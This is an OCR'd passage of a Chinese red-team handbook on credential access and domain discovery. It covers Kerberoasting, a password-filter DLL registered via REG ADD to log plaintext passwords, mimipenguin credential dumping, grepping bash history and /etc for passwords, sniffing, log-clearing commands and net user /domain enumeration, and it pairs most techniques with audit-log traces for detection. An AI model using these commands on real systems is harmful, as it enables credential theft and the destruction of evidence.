
6.1.8 Kerberoast

服务主体名称（SPN）是 Kerberos 客户端唯一标识给定 Kerberos 目标计算机的服务实例的名称。如果在整个林中的计算机上安装多个服务实例，则每个实例都必须具有自己的 SPN。如果客户端可能使用多个名称进行身份验证，则给定的服务实例可以具有多个 SPN。例如，SPN 始终包含运行服务实例的主机的名称，因此服务实例可以为其主机的每个名称或别名注册 SPN。 以下是最受欢迎的 AD Kerberos 攻击：

- SPN 扫描：通过请求特定 SPN 类/类型的服务主体名称来查找服务。
- Silver Ticket：伪造 Kerberos TGS 服务票

- Golden Ticket：伪造 Kerberos TGT 认证票
- MS14–068 Forged PAC Exploit：利用域控制器上的 Kerberos 漏洞。
- 钻石 PAC – 混合攻击类型使用 Golden Ticket 和 MS14–068 伪造 PAC 的元素。
- Skeleton Key 内存中的恶意软件： 恶意软件“修补”域控制器内存中的 LSASS 身份验证过程，以启用第二个有效的“框架密钥”密码，可用于对任何域帐户进行身份验证。


参考：https://adsecurity.org/?p=2293 SPN 扫描 通过 SPN 扫描可以清楚的看到各个服务： https://github.com/PyroTek3/PowerShell–AD–Recon



当攻击者拥有与服务账户相关联的 SPN 列表，这些列表就可以用于请求对脱机 TGS 密码破解有用的 TGS 服务票据。

6.1.9 嗅探

网络嗅探是指通过使用系统上的网络接口来获取有线或者无线发送的信息。攻击者将网络接口置于混杂模式来通过网络被动的访问传输中的数据，或者跨接端口来获取数据。通过该技术攻击者可以包括用户的凭据，其中最容易获取的就是没有通过加密的通讯协议发送的凭据。也可以通过将流量定向到本地来获取信息。 可以通过 Wireshark 来抓取到密码



还有很多通过流量抓取的方式

6.1.10 密码过滤


Windows 密码过滤器是域和本地账户密码策略来实施的机制。过滤器实现的方式为动态链接库（DLL），其中包含了根据密码策略验证潜在密码的方法。在发送密码更改的请求时，LSA 会调用系统上注册的密码筛选器。每个密码过滤器会调用两回，先验证新的密码然后在所有的过滤器验证完新密码后，再让过滤器进行修

改。如图：

可以总结为：

1. 将 DLL 复制到域控制器或者本地计算机的 Windows 按照目录。标准安装中，默认位置为 Windows\System32.
2. 更新注册表：
   HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/Lsa/Notification Packages
   1. 如果存在 Notification Packages 子项，请将 DLL 的名称添加到现有值数据中。不要覆盖现有值，也不要包含.dll 扩展名。
   2. 如果 Notification Packages 子项不存在，请添加它，然后为值数据指定 DLL 的名称。不要包含.dll 扩展名。
   3. 该通知程序包的子项可以添加多个软件包。

- 将 DLL 放进默认目录和更新注册表信息



- 也可以通过命令行的方式实现：

1. 首先读取注册表键值获取到内容： REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"

```
C:\Users\Administrator>REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Notification Packages    REG_MULTI_SZ    scecli\0rassfm
```

2. 添加 Win32Project3 到注册表中： REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0rassfm\0Win32Project3" /f

```
C:\Users\Administrator>reg add "hklm\system\currentcontrolset\control\lsa" /v "notification packages" /t reg_multi_sz /d
The operation completed successfully.
```

3. 当用户重启系统修改密码后会在 C:\生成两个文件，里面记录着用户密码（包括未登录用户的）

必须要重启才能生效，所以对域控制服务器来说不太适合。

参考 https://3gstudent.github.io/3gstudent.github.io/Password-Filter-DLL%E5%9C%A8%E6%B8%97%E9%80%8F%E6%B5%8B%E8%AF%95%E4%B8%AD%E7%9A%84%E5%BA%94%E7%94%A8/ http://carnal0wnage.attackresearch.com/2013/09/stealing-passwords-every-time-they.html

6.2 Linux

6.2.1 Bash History

Bash history 描述

Bash 使用“history”实用程序跟踪用户在命令行上键入的命令。用户注销后，会将历史记录刷新到用户的.bash_history 文件中。对于每个用户，此文件位于同一位置：~/.bash_history。通常，此文件会跟踪用户的最近 500 个命令。用户通常在命令行上键入用户名和密码作为程序的参数，然后在注销时将其保存到此文件中。攻击者可以通过查看文件来查看潜在凭据来滥用此功能。

环境介绍

目标靶机：Centos

ip 地址：192.168.18.138

Bash 历史记录


history

cat ~/.bash_history


cat #{bash 历史命令文件} | grep #{bash 历史命令关键词检索} > #{重定向输出文件名}

模拟攻击

history




sudo cat ~/.bash_history | grep password > bash.txt



攻击留痕

audit 日志



time->Sat Aug 17 19:05:54 2019

type=PROCTITLE msg=audit(1566039954.817:232): proctitle=636174002F726F6F742F2E626173685F686973746F7279

type=PATH msg=audit(1566039954.817:232): item=0 name="/root/.bash_history" inode=34163405 dev=fd:00 mode=0100600 ouid=0 ogid=0 rdev=00:00 obj=unconfined_u:object_r:admin_home_t:s0 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0

type=CWD msg=audit(1566039954.817:232): cwd="/var/log/audit"

type=SYSCALL msg=audit(1566039954.817:232): arch=c000003e syscall=2 success=yes exit=3 a0=7ffc6f482769 a1=0 a2=1fffffffffff0000 a3=7ffc6f481220 items=1 ppid=7370 pid=8300 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=2 comm="cat" exe="/usr/bin/cat" subj=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 key=(null)

这里只是提取了部分日志数据

历史记录

root@localhost:~# history

509 sudo cat ~/.bash_history | grep password > bash.txt

防护

清除历史命令

1. 在命令前插入空格 export HISTCONTROL=ignorespace 执行命令时 以空格开头，则不会记录到 history
2. 禁用当前会话的所有历史记录 export HISTSIZE=0 history –cw 都会清空 history
3. 只针对你的工作关闭历史记录 set +o history 执行命令 set –o history
4. 从历史记录中删除指定的命令 history –d [num]
5. 删除全部历史命令

rm ~/.bash_history

echo " " > .bash_history

cat /dev/null > ~/.bash_history

1. 清除记录历史文件位置的变量，这样就不会存储任何东西 unset HISTFILE 同样的，你可以使用向上的箭头一直往回翻看历史记录。当你发现你感兴趣的命令出现在终端上时，按下 Ctrl + U 清除整行，也会从历史记录

清除 **audit** 日志

cat /dev/null > /var/log/audit/audit.log #清除日志文件

6.2.2 密码转储

Linux 上的/proc 文件系统包含了有关正在运行的操作系统状态的大量信息。以 root 权限运行的进程可以使用次工具来获取其它正在运行的程序和实时内存。可以通过 MimiPenguin 来获取 https://linux.cn/article–8581–1.html

mimipenguin

mimipenguin 描述

mimipenguin 是一个免费、开源、简单但是强大的 shell/python 脚本，用来从当前 Linux 桌面用户转储登录凭证（用户名和密码）的一款工具，适合不同的 Linux 发行版本，基于流行的 Windows 工具 mimikatz。

mimipenguin 细节

当用户名和密码是由进程（运行中的程序）保存在内存中，并以明文形式存储较长时间。mimipenguin 在技术上利用这些在内存中的明文凭证 – 它会转储一个进程，并提取可能包含明文凭据的行。

然后，通过以下内容的哈希值来尝试计算每个单词的出现几率：/etc/shadow、内存和 regex 搜索。一旦找到任何内容，它就会在标准输出上打印出来。(使用内存中已知结构的硬编码偏移量以及 PTRACE 可靠地从 Linux 桌面环境中提取明文用户密码。)

环境介绍

目标靶机：Ubuntu 18.04.2 LTS

gnome-keyring: 3.28.0.2

具备条件

root 权限

目前支持的目标

OS	服务	支持的
Ubuntu Desktop 12.04 LTS x64	gnome-keyring-daemon (3.18.3)	✓
Ubuntu Desktop 16.04 LTS x64	gnome-keyring-daemon (3.18.3)	✓
Fedora Workstation 25 (x86_64)	gnome-keyring-daemon (3.20.0)	✓
Fedora Workstation 27	gnome-keyring-daemon	✓

(x86_64)	(3.20.1)	
Kali-rolling x64	gnome-keyring-daemon (3.28.0.2)	✓

攻击利用

#git 下载 mimipenguin(需安装 git)

git clone https://github.com/huntergregal/mimipenguin.git

```
root@[redacted]:~# git clone https://github.com/huntergregal/mimipenguin
Cloning into 'mimipenguin'...
remote: Enumerating objects: 460, done.
remote: Total 460 (delta 0), reused 0 (delta 0), pack-reused 460
Receiving objects: 100% (460/460), 157.60 KiB | 405.00 KiB/s, done.
Resolving deltas: 100% (207/207), done.
```

运行 mimipenguin 获取凭证

cd mimipenguin/

./mimipenguin

```
root@[redacted]:~# cd mimipenguin/
root@kurokoleung:~/mimipenguin# ls
LICENSE  Makefile  mimipenguin  mimipenguin_x32  README.md  src
root@[redacted]:~/mimipenguin# ./mimipenguin
[+] GNOME KEYRING (2731)
  [-] root:root
```

6.2.3 私钥

攻击者可以从以控制的机器上收集私钥，对 SSH 等远程服务进行身份验证或者用于解密其它所收集的文件。通用的密钥和证书文件扩展名包括：.key，.pgp，.gpg，.p12，.pem，.pfx，.cer，.p7b，.asc。还可以通过查看常见的密钥目录，如*nix 下的~/.ssh 目录或者 Windows 下的 C:\User(username).ssh\ 上的 SSH 密钥。由于私钥需要密码来进行操作，因此攻击者也可以使用键盘记录等方式来进行获取。 https://www.cnblogs.com/backlion/p/10619444.html https://unit42.paloaltonetworks.com/unit42-prince-of-persia-game-over/

6.2.4 网络嗅探描述

网络嗅探是指使用系统上的网络接口来监视或捕获通过有线或无线连接发送的信息。攻击者可以将网络接口置于混杂模式以通过网络被动地访问传输中的数据，或者使用跨接端口来捕获更大量的数据。

通过该技术可以捕获的数据包括用户凭证，尤其是通过不安全的未加密协议发送的凭证，特别是那些通过不安全得、未加密得协议发送的凭证。

网络嗅探还可以获取到配置详细信息，例如运行服务，版本号以及后续横向移动和/或防御逃避活动所需的其他网络特征（例如：IP 寻址，主机名，VLAN ID）。

环境介绍

目标靶机：Centos

ip 地址：192.168.18.138

嗅探

tcpdump –c 10 –nnni #{网卡接口}

–nnn 禁用 tcpdump 展示时把 IP、端口等转换为域名、端口对应的知名服务名称

–i 指定要抓包的网络接口

–c 指定抓包的数量

tshark –c 10 –i #{网卡接口}


–c 指定抓包数量

–i 指定要抓包的网络接口

攻击利用


方式一

tcpdump –c 5 –nnni eth0



方式二

tshark –c 5 –i eth0



攻击留痕

检测日志

/var/log/messages （值得注意的是：Ubuntu 下默认不开启 message 日志，需要手动开启）

方式一留痕

message 日志

cat /var/log/messages

方式二留痕

message 日志

cat /var/log/messages

6.2.5 文件中的凭据描述

攻击者可以在本地文件系统和远程文件共享中搜索包含密码的文件。这些文件可以是用户自己创建的文件，用于存储自己的凭据，或者一个小组的共享凭证存储，包含系统或服务密码的配置文件，或包含嵌入密码的源代码/二进制文件。

可以通过凭据转储从备份或保存的虚拟机中提取密码。也可以从存储在 Windows 域控制器上的组策略首选项中获得密码。

***Grep** 文本搜索工具*

grep –riP '{你要查找的字符串}' '{想要查找的文件路径}'

grep –riP password /etc/


–P 表示用 perl 正则表达式

–r 递归查询

–i 不区分大小写

攻击利用

grep –riP password /etc/



攻击留痕

检测日志

linux audit 日志 （值得注意的是：Ubuntu 默认情况下没有 audit，需要下载安装并配置相关策略）

bash 历史记录（bash history）


***audit** 日志*

audit 日志需要自行配置相关规则

cat /var/log/audit/audit.log

type=CWD msg=audit(1567247561.964:11973): cwd="/root"
type=PATH msg=audit(1567247561.964:11973): item=0 name="sssd" inode=336057
25 dev=fd:00 mode=040700 ouid=0 ogid=0 rdev=00:00 obj=unconfined_u:object_r:
semanage_store_t:s0 objtype=NORMAL cap_fp=0000000000000000 cap_fi=00000
00000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567247561.964:11973): proctitle=67726570002D2D63
6F6C6F723D6175746F002D726950007061737377 6F7264002F6574632F
type=SYSCALL msg=audit(1567247561.964:11974): arch=c000003e syscall=257 suc
cess=yes exit=3 a0=5 a1=2246a48 a2=20000 a3=0 items=1 ppid=23476 pid=27309
 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=28
8 comm="grep" exe="/usr/bin/grep" subj=unconfined_u:unconfined_r:unconfined_t:
s0-s0:c0.c1023 key=(null)
type=CWD msg=audit(1567247561.964:11974): cwd="/root"
type=PATH msg=audit(1567247561.964:11974): item=0 name="cil" inode=33605726
dev=fd:00 mode=0100600 ouid=0 ogid=0 rdev=00:00 obj=unconfined_u:object_r:se
manage_store_t:s0 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000
000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567247561.964:11974): proctitle=67726570002D2D63
6F6C6F723D6175746F002D726950007061737377 6F7264002F6574632F
type=SYSCALL msg=audit(1567247561.964:11975): arch=c000003e syscall=257 suc
cess=yes exit=3 a0=5 a1=2246b68 a2=20000 a3=0 items=1 ppid=23476 pid=27309
 auid=0 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts0 ses=28
8 comm="grep" exe="/usr/bin/grep" subj=unconfined_u:unconfined_r:unconfined_t:
s0-s0:c0.c1023 key=(null)
type=CWD msg=audit(1567247561.964:11975): cwd="/root"
type=PATH msg=audit(1567247561.964:11975): item=0 name="hll" inode=33605727
dev=fd:00 mode=0100600 ouid=0 ogid=0 rdev=00:00 obj=unconfined_u:object_r:se
manage_store_t:s0 objtype=NORMAL cap_fp=0000000000000000 cap_fi=0000000
000000000 cap_fe=0 cap_fver=0

这里只是提取了部分异常日志数据



bash 历史记录

history


1 grep –riP password /etc/

2 history

七.Discovery

账号查看

net user //查看本地组的用户



net user /domain //获得所有域用户列表

```
C:\Users\jack.0DAY>net user /domain
这项请求将在域 0day.org 的域控制器处理。


\\OWA2010SP3.0day.org 的用户帐户

-------------------------------------------------------------------------------
0day                     Administrator            alan
antivirus                backup                   boss
dev                      ftpuser                  Guest
hr                       itadmin                  jack
jerry                    klion                    klionsec
krbtgt                   lowser                   mary
RedTeamBox               Redteamer                secretary
SM_32dfa537f3d34e8db     SM_a53ca95cbbc2400a8     SM_b9293dd4eb974c39a
SM_cabbcb1fa25c4786a     sqladmin                 sqlsvr
tadmin                   test                     webadmin
websvr
命令成功完成。
```

net group "domain computers" /domain //获得所有域成员计算机列表

```
C:\Users\jack.0DAY>net group "domain computers" /domain
这项请求将在域 0day.org 的域控制器处理。

组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员

-------------------------------------------------------------------------------
PC-JACK-0DAY$            PC-JERRY-0DAY$           PC-MARY-0DAY$
SRV-DB-0DAY$
命令成功完成。
```

net group "Exchange Trusted Subsystem" /domain //Exchange 信任的子系统

```
C:\Users\jack.0DAY>net group "Exchange Trusted Subsystem" /domain
这项请求将在域 0day.org 的域控制器处理。

组名     Exchange Trusted Subsystem
注释     This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. I
